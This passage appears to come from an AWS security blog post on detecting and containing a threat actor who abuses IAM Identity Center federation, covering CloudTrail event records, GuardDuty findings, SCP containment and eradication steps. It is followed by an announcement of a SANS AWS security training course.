PutEventSelectors – This API call is used to configure which events are selected for a specific CloudTrail trail. AWS CIRT has observed this situation in cases where event selections were configured to deactivate logging for management events for trails configured in some accounts, and to only log read-only events in others (as opposed to write events such as DeleteBucket and RunInstances). The requestParameters field in the event record outlines which selectors were requested for configuration, as shown in Figure 1.
Figure 1: Event selectors set to ReadOnly
Figure 2 displays a CloudTrail event record for the PutEventSelectors action where the includeManagementEvents parameter is set to false.
Figure 2: Event selectors with the includeManagementEvents parameter set to false
StartSSO – This action is recorded when IAM Identity Center is initialized by the threat actor to expand their access into the organization. This event is significant, because this is an uncommon action and can raise awareness of potential malicious activity if this event was not authorized earlier.
CreateUser – This API call is logged when the threat actor creates a user. While the CreateUser action can use an eventSource of iam.amazonaws.com, when the CreateUser API is issued by an identity store, the eventSource will be listed as sso-directory.amazonaws.com. The record for this event, shown in Figure 3, does not actually contain the name of the user created. However, it does contain elements that you can use to determine the username for the user created.
Figure 3: CloudTrail event record for CreateUser event
Using the AWS CLI, you can retrieve the actual username requested by the CreateUser action by using the identityStoreId and the userId in the following command:
Figure 4: Determining an identity store username from UserId
Use this username to filter the CloudTrail event history in the member accounts. That will reduce the events shown to just those taken by this specific user, making it easier to map out the actions taken during this event.
CreateGroup and AddMemberToGroup – The first action creates a group within a specified identity store, and the second action adds members to it (note that these two specific actions use an event source of sso-directory.amazonaws.com).
CreatePermissionSet – This action creates a set of permissions within a specified IAM Identity Center instance that can be applied to a member account in an organization to enable access to resources in that member account. The duration of sessions authorized by the permission set is indicated by the sessionDuration value (in the example in Figure 5, this is set to the maximum duration of 12 hours).
Figure 5: CloudTrail event record for CreatePermissionSet action
To find out specifically what policies were assigned during the permission set creation, you can look for the permission set in the AWS Management Console, or use the AWS CLI command aws sso-admin list-managed-policies-in-permission-set, using the IAM Identity Center instance ARN and permission set ARN as parameters. (This CLI command displays only AWS managed policies. To see customer managed policies or inline policies, use the aws sso-admin get-inline-policy-for-permission-set or the aws sso-admin list-customer-managed-policy-references-in-permission-set CLI commands). Figure 6 shows the output of this command.
Figure 6: Determining policy for permission set
CreateAccountAssignment – This API call assigns access to a principal for an AWS member account that uses a specified permission set, usually the permission set created in the previous action. The request parameters for this action, shown in Figure 7, include the member account ID in the targetId field, the permissionSetArn, and the principalType – either a USER or GROUP. This activity was logged multiple times—each one for a different target member account.
Figure 7: CloudTrail event for CreateAccountAssignment
When the threat actor calls the CreateAccountAssignment action in the organization’s management account, the following actions are automatically taken in the organization’s member accounts:
CreateSAMLProvider – Creates an identity provider that supports SAML 2.0.
AttachRolePolicy – Attaches the specified managed policy to the specified IAM role.
CreateRole – Creates a new role in your AWS account.
CreateAccessKey – This action was used to create an access key for a user under the control of the threat actor.
GetFederationToken – The threat actor assumed the identity of the user referenced in the previous step for which access keys were created, then called the GetFederationToken API action to create temporary credentials. These temporary credentials were then used by the threat actor to continue making unauthorized actions under a new name as identified by the –name parameter specified in the GetFederationToken event that is logged in CloudTrail (see Figure 8). The GetFederationToken event also includes other details, such as the policy that was assigned to the session, the duration of the session, and the accessKeyID generated from the GetFederationToken invocation.
Authenticate – This API call is associated with the IAM Identity Center sign-in procedure and indicates which user is authenticated by the event in the userIdentity.userName field in the CloudTrail event record, as shown in Figure 8.
Figure 9: Name of user being authenticated
Federate – This API call is logged in CloudTrail when a user signs in with the IAM Identity Center AWS Access Portal and selects the Management console option, as shown in Figure 9. (A Federate event is not recorded if the Command line or programmatic access option is selected.)
Figure 10: Signing in through the AWS Access Portal
Additionally, you may see the following actions associated with this tactic in an organization’s member accounts:
AssumeRoleWithSAML – This event record is related to the CreateSAMLProvider action taken in step 7a. It returns a set of temporary security credentials for users who have been authenticated through a SAML authentication response.
ConsoleLogin – This action is recorded by CloudTrail when a user signs in to the AWS Management Console.
Amazon GuardDuty
If Amazon GuardDuty is turned on, a finding of Stealth:IAMUser/CloudTrailLoggingDisabled will be triggered when a CloudTrail trail is configured to stop logging. GuardDuty can also inform you of anomalous API requests observed in your account with the InitialAccess:IAMUser/AnomalousBehavior finding type. For more information on finding types, see Understanding Amazon GuardDuty findings.
AWS Config
You can configure AWS Config rules to monitor and evaluate the compliance of specific AWS configurations. For example, the cloudtrail-security-trail-enabledrule will check for CloudTrail trails that are defined according to security best practices, such as recording both read and write events, and recording management events. You can then configure these rules with an Amazon Simple Notification Service (Amazon SNS) topic to deliver notifications in the event of non-compliance. It is also possible to create custom rules in AWS Config to monitor and evaluate additional configurations. For further information on how to create AWS Config Custom rules, see AWS Config Custom Rules.
Mitigating the impact of the event
If the threat actor has an ability to write to your identity store, whether through a compromised third-party provider, a compromised identity store, or because the threat actor created the identity store, you need to make sure that you are in control of privileged actions. It’s your top priority to establish authority over your AWS Organizations organization before attempting to remove the federated access vector. The threat actor can undermine any remediation you perform if they persist in your organization’s management account.
The actions that are aligned with these top priorities are the following:
Control of the organization’s management account root user: If you do not have control of the password and the MFA token (or tokens) for the management account root user, contact AWS support.
If you do have control of the management account root user, make sure that you are in control of all enabled MFA devices for the root user, remove any and all access keys, and immediately rotate the password. See the IAM User Guide for current root user recommendations.
Enforcement of control over an environment that is using AWS Organizations: The level of enforcement you apply in the early stages of your mitigation efforts will be determined by your business continuity plans, because these enforcement actions can disrupt your workloads.
If you can tolerate the prevention of new, mutating actions from being taken within your organization, you can apply the following service control policy (SCP) to your organizational root. An important point to note is that SCPs do not apply to the management account, which is why our recommendations state, “use the management account only for tasks that require the management account.” This SCP enforces its constraints only for the child organizational units (OUs) and accounts of the organizational root, which is why the first step in this impact mitigation process was making sure that you control the root user for the management account.
Within this SCP, you can see an exemption made for two break-glass roles. Where break-glass access is needed, these roles will need to be created before the SCP is applied. Break-glass access refers to a quick means for a person who does not have access privileges to certain AWS accounts to gain access in exceptional circumstances by using an approved process. (For more information on creating break-glass access for your organization, see this AWS whitepaper).
If you only have tolerance for a partial disruption of non-critical or production workloads, you can reduce and adjust the scope of the SCP to your tolerance level. Apply the same SCP only to those non-production, non-critical organizational units, or even only on individual AWS accounts, as shown in Figure 10.
Figure 11: AWS Organizations levels for service control policies
Regardless of your business continuity tolerance, at a minimum, apply an SCP similar to the following one to your organization root, in order to invalidate sessions and temporary tokens. (Make sure that the value of the aws:TokenIssueTime parameter in the SCP is set to the current date and time and uses the ISO 8601 format.) Consider that this SCP includes any and all sessions and tokens in the organization in its scope, and consider the impact if there are dependencies on sessions or tokens that are not auto-renewing.
The following example SCP denies all actions, on all resources, for any session authenticating with a token issued before 2024-06-20 21:55:34 UTC..
This blog post explains how to revoke federated users’ active AWS sessions.
Removing the federated access vector: Once you’ve recovered some control over your organization by using the preceding actions, you can mitigate two of the federated access vector scenarios with the same action. If the access vector is a threat actor–created identity store, it is a non-disruptive choice to remove that identity store.
If instead your identity store was compromised, and this identity store is the primary or sole method for authorization, deleting it from your AWS account could impact your production environments and business continuity.
Deletion of a threat actor–created identity store: This is a permanent action that cannot be undone. User and group data associated with the deleted identity store is permanently removed. This includes user profiles, group memberships, and any other user- or group-related information. Any users or groups that were previously granted access to AWS resources or services through the deleted identity store will lose that access. Any permissions or roles assigned to users or groups from the deleted identity store will be revoked.
You should be aware that in this scenario where a third-party IdP is compromised, if the identity store that the third-party IdP is connected to is the sole method for authorization, then deleting the third-party IdP configuration could impact your production environments and business continuity.
Removal of the third-party IdP from your federation configuration: When you remove a third-party IdP from your IAM Identity Center instance, any authentication and authorization flows that were using the third-party IdP for federated access to AWS resources will be disrupted. All user and group data that was previously synchronized from the third-party IdP to IAM Identity Center is removed. Any user profiles, group memberships, and other user- or group-related information from the third-party IdP will no longer be available in IAM Identity Center.
You can perform the removal of the third-party IdP by changing your identity source in IAM Identity Center from an external IdP to IAM Identity Center itself. For instructions, see Change your identity source in the IAM Identity Center User Guide.
Regardless of your previous decisions, you should make sure that there are no other methods of federation enablement within your environment. There are three other limited methods of federation into AWS. These methods don’t provide account access or privileges like the vectors mentioned earlier, but you should still review for them. One method is with an Amazon Connect instance, as described in this blog post. A second method is through an account instance of IAM Identity Center, as described in this blog post. The third method is to create an identity provider by using IAM within an individual account, which a threat actor can do by using OIDC federation or SAML 2.0 federation (look for the event names CreateOpenIDConnectProvider, CreateSAMLProvider or CreateInstance in your account’s CloudTrail event history to identify whether this has occurred).
If you don’t want to disconnect IAM Identity Center entirely, another option is to remove permission sets that are assigned individually to each member. See this IAM Identity Center guidance for instructions on removing permission sets. Figure 11 depicts how this action appears in the AWS Management Console.
Figure 12: Permission set removal in IAM Identity Center
At an even less disruptive level, you can remove the policies attached to the permission sets within IAM Identity Center, using the following steps:
Under Multi-account permissions, choose Permission sets.
In the table on the Permission sets page, select the permission set from which you wish to detach the policies.
On the Permissions tab, select the policies you wish to detach, then choose Detach. A pop-up window will appear (see Figure 12). Choose Detach once more to confirm the detachment of the policy from the permission set.
Figure 13: Managed policy removal from a permission set
Eradication
Regardless of what methods you chose for containment, you want to eradicate the threat actor’s persistent access vectors. The following list outlines the actions that customers can take to perform eradication in their environments:
Identify and methodically remove any additional forms of access or persistence within your accounts which you did not create or authorize. Generate an IAM credential report for each account and review the results for forms of access to remove.
If IAM Access Analyzer is enabled, review Access Analyzer for any externally shared resources. During this process, at a minimum, make sure that all static access keys in all accounts are revoked. Also make sure that all IAM users which had static access keys have an inline policy applied that denies access based on the aws:TokenIssueTime, where the value of the aws:TokenIssueTime parameter is set to the current time using the ISO 8601 format.
Make sure that all non-service-linked roles have their sessions revoked. It isn’t possible to revoke sessions of service-linked roles. Revoking sessions for each role invalidates any credentials a threat actor might have obtained by previously assuming the role. (For instructions on how to perform this programmatically in your account, see the section titled Revoking session permissions before a specified time in the topic Revoking IAM role temporary security credentials.)
Make sure that you have control of root users for all remaining AWS accounts. As described previously, the results from the IAM credential report will help you quickly identify any unknown MFA devices or access keys. This item is third in this list because it might be a long process if you’ve lost control of the root users. Remember that as long as you have an appropriate SCP applied, actions by the organization member account root users are blocked.
Figure 14: IAM Credential Report sample
We can see in Figure 13 that the root account user does not have an MFA device assigned.
Before you begin to delete, stop, or terminate workloads, consider taking the opportunity to isolate and perform forensics on any threat actor–created or modified resources and workloads. Although forensics on AWS is beyond the scope of this post, it is described in the AWS Security Incident Response Guide.
Conclusion
The sections in this post can help you mitigate, detect, and prepare to respond to events of this type where threat actors leverage specific customer configurations or designs.
As always, you should measure the guidance provided here against your own security policies and procedures, and should take the business requirements of your organization into consideration.
Additionally, you may want to check your environment to confirm the following:
You have removed or limited long-term access key usage.
You have deployed SCPs that prevent unauthorized manipulation of GuardDuty and prevent unauthorized addition of IdPs.
You have created or updated playbooks that incorporate incident response actions that were performed to recover from the compromise of your IdP.
You have reviewed permissions to verify that your identities adhere to the principle of least privilege. (This blog post provides further information on how to limit permissions.)
Finally, if you want to learn how you can detect and respond to other types of security issues, such as unauthorized IAM credential use, ransomware on Amazon Simple Storage Service (Amazon S3), and cryptomining, head on over to the AWS CIRT publicly available workshops. (You will need an AWS account to use the workshops.)
Thanks for reading, and stay secure!
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.
Education is critical to effective security. As organizations migrate, modernize, and build with Amazon Web Services (AWS), engineering and development teams need specific skills and knowledge to embed security into workloads. Lack of support for these skills can increase the likelihood of security incidents.
AWS has partnered with SANS Institute to create SEC480: AWS Secure Builder—a new training course that can help you confidently build and deploy secure workloads in the AWS Cloud.
The training, authored and delivered by the experts at SANS Institute, is designed to equip architects, engineers, and developers with the ability to implement and enhance security controls, and strengthen your security posture with a secure by design approach to product development.
What you’ll learn
The course features eight comprehensive modules that focus on different aspects of AWS security. Each is accompanied by a hands-on lab to provide practical experience and boost confidence in building secure AWS environments.
Responsibility to, for, and of security: Understand the shared responsibility model, the difference between cloud and on-premises security, AWS security architecture, compliance requirements, and how to apply effective security controls.
Identification and authorization: Implement best practices for AWS Identity and Access Management (IAM), explore workforce identity management, address common authentication failures, and apply secure access controls.
Continuous integration and delivery (CI/CD): Learn how to configure and use CI/CD pipelines, automate code deployment with AWS CodePipeline, integrate security tools, and help prevent misconfigurations through hands-on labs and real-world demos.
Security monitoring: Implement comprehensive security monitoring with logging at all levels, use monitoring tools, enhance alerting with artificial AI, and set up early warning systems.
Exposure and attack vectors: Identify and mitigate exposure and attack vectors through open source intelligence (OSINT), understand the anatomy of exploitations, and minimize threat surfaces using threat modeling and compliance tools.
Incident response: Master the six-step incident response process, implement best practices with roles, playbooks, and technology, and prepare with tools and exercises.
Trust, control, and the supply chain: Evaluate vendor reliance and onboarding processes, implement Zero Trust principles, and defend against supply chain attacks to ensure secure vendor interactions.
Anyone technical who will be building in, operating in, configuring, or managing AWS cloud environments can benefit from the training, including AWS customers and partners. The training is offered online, and learnings are validated by an associated GIAC exam.
Arming your teams with the insight provided by this training can help your organization design, build, and maintain applications in the cloud with a security-first mindset, increase product development velocity, and enhance business agility through secure cloud practices.
This course will be offered online. SANS provides in-person training only for private, high-volume trainings.
GIAC is providing a micro-credential for the AWS Secure Builder certification. It will be the first course to have this designation by GIAC. Micro-certifications are short, competency-based courses that demonstrate mastery in a particular area.
If you have feedback about this post, submit comments in the Comments section below.
The collective thoughts of the interwebz
Manage Consent
To provide the best experiences, we use technologies like cookies to store and/or access device information. Consenting to these technologies will allow us to process data such as browsing behavior or unique IDs on this site. Not consenting or withdrawing consent, may adversely affect certain features and functions.
Functional
Always active
The technical storage or access is strictly necessary for the legitimate purpose of enabling the use of a specific service explicitly requested by the subscriber or user, or for the sole purpose of carrying out the transmission of a communication over an electronic communications network.
Preferences
The technical storage or access is necessary for the legitimate purpose of storing preferences that are not requested by the subscriber or user.
Statistics
The technical storage or access that is used exclusively for statistical purposes.The technical storage or access that is used exclusively for anonymous statistical purposes. Without a subpoena, voluntary compliance on the part of your Internet Service Provider, or additional records from a third party, information stored or retrieved for this purpose alone cannot usually be used to identify you.
Marketing
The technical storage or access is required to create user profiles to send advertising, or to track the user on a website or across several websites for similar marketing purposes.